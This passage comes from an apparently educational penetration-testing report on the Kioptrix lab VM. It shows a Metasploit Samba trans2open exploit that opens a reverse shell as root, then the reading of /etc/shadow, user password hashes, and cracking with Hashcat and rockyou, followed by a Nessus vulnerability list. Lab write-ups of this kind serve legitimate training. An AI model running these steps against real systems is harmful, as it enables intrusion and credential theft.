
```
root@kaliOS: /home/reaper
Interrupt: use the 'exit' command to quit
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.254.131  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.254.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.254.128:4444
[*] 192.168.254.131:139 - Trying return address 0xbffffdfc...
[*] 192.168.254.131:139 - Trying return address 0xbffffcfc...
[*] 192.168.254.131:139 - Trying return address 0xbffffbfc...
[*] 192.168.254.131:139 - Trying return address 0xbffffafc...
[*] 192.168.254.131:139 - Trying return address 0xbffff9fc...
[*] 192.168.254.131:139 - Trying return address 0xbffff8fc...
[*] Command shell session 5 opened (192.168.254.128:4444 -> 192.168.254.131:1098) at 2021-11-10 11:27:42 +0530

[*] Command shell session 6 opened (192.168.254.128:4444 -> 192.168.254.131:1099) at 2021-11-10 11:27:43 +0530
[*] Command shell session 7 opened (192.168.254.128:4444 -> 192.168.254.131:1100) at 2021-11-10 11:27:44 +0530
whoami
root
hostname
kioptrix.level1
ls -la
total 2
drwxrwxrwt    2 root     root        1024 Nov  9 11:13 .
drwxr-xr-x   19 root     root        1024 Nov  9 11:07 ..
cd /root
ls -la
total 12
drwxr-x---    2 root     root        1024 Sep 26  2009 .
drwxr-xr-x   19 root     root        1024 Nov  9 11:07 ..
-rw-r--r--    1 root     root        1126 Aug 23  1995 .Xresources
-rw-------    1 root     root         147 Oct 12  2009 .bash_history
```

7.6.Finding the Password Hash:

- cd /root
- ls -la just to find directories
- cat .bash_history




- cat /etc/shadow in this directory we can see the john and harold hash values.
- passwd john - changing password of user ‘john’




```
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
ident:!!:14513:0:99999:7:::
radvd:!!:14513:0:99999:7:::
postgres:!!:14513:0:99999:7:::
apache:!!:14513:0:99999:7:::
squid:!!:14513:0:99999:7:::
pcap:!!:14513:0:99999:7:::
john:$1$E3R3gq/f$uHF6j.nklD5KtSfKV9bTX1:18940:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
pwd
/root
cat .bash_history
ls
mail
mail
clear
echo "ls" > .bash_history && poweroff
nano /etc/issue
pico /etc/issue
pico /etc/issue
ls
clear
ls /home/
exit
ifconfig
poweroff
passwd john
New password: 123456
BAD PASSWORD: it is too simplistic/systematic
Retype new password: 123456
```

7.7.Hash CAT


- We are using the Hashcat a password recovery tool which we will use to crack the hash.
- Hashcat -a 0 -m 500 -o pass.txt rockyou.txt (where out.txt is the output file in which password gets stored)



```
1 $1$V7cX8Qb4$vNq7dVYJSECFU6YYx4syH1:123456
```





7.8.Login to Kioptrix after cracking the password



7.9.Nessus

- For the Vulnerability report we are using the advanced scan where it includes all the vulnerabilities with the criticality of that vulnerability and we can also generate the report in whichever format we need it like html, pdf, csv.
- dkpg -i "Nessus-10.0.0-debian6_amd64.deb"
- For starting the Nessus, we have to use the command: /bin/systemctl start nessusd. service





192.168.254.131

9	23	39	10	45
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 126

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	9.8	11915	Apache < 1.3.29 Multiple Modules Local Overflow
CRITICAL	9.8	153584	Apache < 2.4.49 Multiple Vulnerabilities
CRITICAL	9.1	11793	Apache < 1.3.28 Multiple Vulnerabilities (DoS, ID)
CRITICAL	9.0	153583	Apache < 2.4.49 Multiple Vulnerabilities
CRITICAL	10.0	78555	OpenSSL Unsupported
CRITICAL	10.0	34460	Unsupported Web Server Detection
CRITICAL	N/A	10883	OpenSSH < 3.1 Channel Code Off by One Remote Privilege Escalation
CRITICAL	N/A	11031	OpenSSH < 3.4 Multiple Remote Overflows
CRITICAL	N/A	11837	OpenSSH < 3.7.1 Multiple Vulnerabilities
HIGH	7.5	35291	SSL Certificate Signed Using Weak Hashing Algorithm
HIGH	7.5	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	20007	SSL Version 2 and 3 Protocol Detection
HIGH	7.3	11137	Apache < 1.3.27 Multiple Vulnerabilities (DoS, XSS)
HIGH	7.3	31654	Apache < 1.3.37 mod_rewrite LDAP Protocol URL Handling Overflow
HIGH	7.3	11030	Apache Chunked Encoding Remote Overflow
HIGH	N/A	13651	Apache mod_ssl ssl_engine_log.c mod_proxy Hook Function Remote Format String
HIGH	N/A	10771	OpenSSH 2.5.x - 2.9 Multiple Vulnerabilities
HIGH	N/A	10823	OpenSSH < 3.0.2 Multiple Vulnerabilities

HIGH	N/A	44072	OpenSSH < 3.2.3 YP Netgroups Authentication Bypass
HIGH	N/A	17702	OpenSSH < 3.6.1p2 Multiple Vulnerabilities
HIGH	N/A	11712	OpenSSH < 3.6.2 Reverse DNS Lookup Bypass
HIGH	N/A	44077	OpenSSH < 4.5 Multiple Vulnerabilities
HIGH	N/A	44078	OpenSSH < 4.7 Trusted X11 Cookie Connection Policy Bypass
HIGH	N/A	10954	OpenSSH Kerberos TGT/AFS Token Passing Remote Overflow
HIGH	N/A	17751	OpenSSL 0.9.6 CA Basic Constraints Validation Vulnerability
HIGH	N/A	17746	OpenSSL < 0.9.6e Multiple Vulnerabilities
HIGH	N/A	17752	OpenSSL < 0.9.7-beta3 Buffer Overflow
HIGH	N/A	17760	OpenSSL < 0.9.8f Multiple Vulnerabilities
HIGH	N/A	57459	OpenSSL < 0.9.8s Multiple Vulnerabilities
HIGH	N/A	58799	OpenSSL < 0.9.8w ASN.1 asn1_d2i_read_bio Memory Corruption
HIGH	N/A	10882	SSH Protocol Version 1 Session Key Retrieval
HIGH	N/A	12255	mod_ssl ssl_util_uuencode_binary Remote Overflow
MEDIUM	6.8	78479	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
MEDIUM	6.5	17696	Apache HTTP Server 403 Error Page UTF-7 Encoded XSS
MEDIUM	6.5	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.9	89058	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)
MEDIUM	5.9	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
MEDIUM	5.3	88098	Apache Server ETag Header Information Disclosure
MEDIUM	5.3	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.3	57608	SMB Signing not required
MEDIUM	5.3	15901	SSL Certificate Expiry

MEDIUM	5.3	45411	SSL Certificate with Wrong Hostname
MEDIUM	5.3	26928	SSL Weak Cipher Suites Supported
MEDIUM	N/A	44076	OpenSSH < 4.3 scp Command Line Filename Processing Command Injection
MEDIUM	N/A	10802	OpenSSH < 3.0.1 Multiple Flaws
MEDIUM	N/A	44079	OpenSSH < 4.9 'ForceCommand' Directive Bypass
MEDIUM	N/A	44065	OpenSSH < 5.2 CBC Plaintext Disclosure
MEDIUM	N/A	44073	OpenSSH With OpenPAM DoS
MEDIUM	N/A	31737	OpenSSH X11 Forwarding Session Hijacking
MEDIUM	N/A	59076	OpenSSL 0.9.8 < 0.9.8x DTLS CBC Denial of Service
MEDIUM	N/A	17747	OpenSSL < 0.9.6f Denial of Service
MEDIUM	N/A	11267	OpenSSL < 0.9.6j / 0.9.7b Multiple Vulnerabilities
MEDIUM	N/A	17748	OpenSSL < 0.9.6k Denial of Service
MEDIUM	N/A	17749	OpenSSL < 0.9.6l Denial of Service
MEDIUM	N/A	17750	OpenSSL < 0.9.6m / 0.9.7d Denial of Service
MEDIUM	N/A	12110	OpenSSL < 0.9.6m / 0.9.7d Multiple Remote DoS
MEDIUM	N/A	17759	OpenSSL < 0.9.8 Weak Default Configuration
MEDIUM	N/A	56996	OpenSSL < 0.9.8h Multiple Vulnerabilities
MEDIUM	N/A	17761	OpenSSL < 0.9.8i Denial of Service
MEDIUM	N/A	17762	OpenSSL < 0.9.8j Signature Spoofing
MEDIUM	N/A	17763	OpenSSL < 0.9.8k Multiple Vulnerabilities
MEDIUM	N/A	17765	OpenSSL < 0.9.8l Multiple Vulnerabilities
MEDIUM	N/A	58564	OpenSSL < 0.9.8u Multiple Vulnerabilities
MEDIUM	N/A	51892	OpenSSL SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG Session Resume Ciphersuite Downgrade Issue
MEDIUM	N/A	44074	Portable OpenSSH < 3.8p1 Multiple Vulnerabilities

192.168.254.131 6

8. Conclusion

We have broken into the application (Kioptrix), the application asks for the Username and Password on the boot menu. Both of those credentials are stored in the root folder to which we have got access and got login details and formed vulnerabilities report using different tools.

9. References

[1]Devi, R. Sri, and M. Mohan Kumar. "Testing for Security Weakness of Web Applications using Ethical Hacking." 2020 4th International Conference on Trends in Electronics and Informatics (ICOEI)(48184). IEEE, 2020.

[2]Rani, Seema, and Ritu Nagpal. "Penetration Testing using metasploit framework: An ethical approach." International Research Journal of Engineering and Technology (IRJET) 6.08 (2019).

[3]Moore, M. "Penetration testing and metasploit." (2017).

[4]Singh, Glen D. Learn Kali Linux 2019: Perform Powerful Penetration Testing Using Kali Linux, Metasploit, Nessus, Nmap, and Wireshark. Packt Publishing Ltd, 2019.

[5]Shah, Sugandh, and Babu M. Mehtre. "An overview of vulnerability assessment and penetration testing techniques." Journal of Computer Virology and Hacking Techniques 11.1 (2015): 27-49.

[6]Gupta, Himanshu, and Rohit Kumar. "Protection against penetration attacks using Metasploit." 2015 4th International Conference on Reliability, Infocom Technologies and Optimization (ICRITO)(Trends and Future Directions). IEEE, 2015.

[7]Harrell, Christopher R., et al. "Vulnerability assessment, remediation, and automated reporting: Case studies of higher education institutions." 2018 IEEE International Conference on Intelligence and Security Informatics (ISI). IEEE, 2018.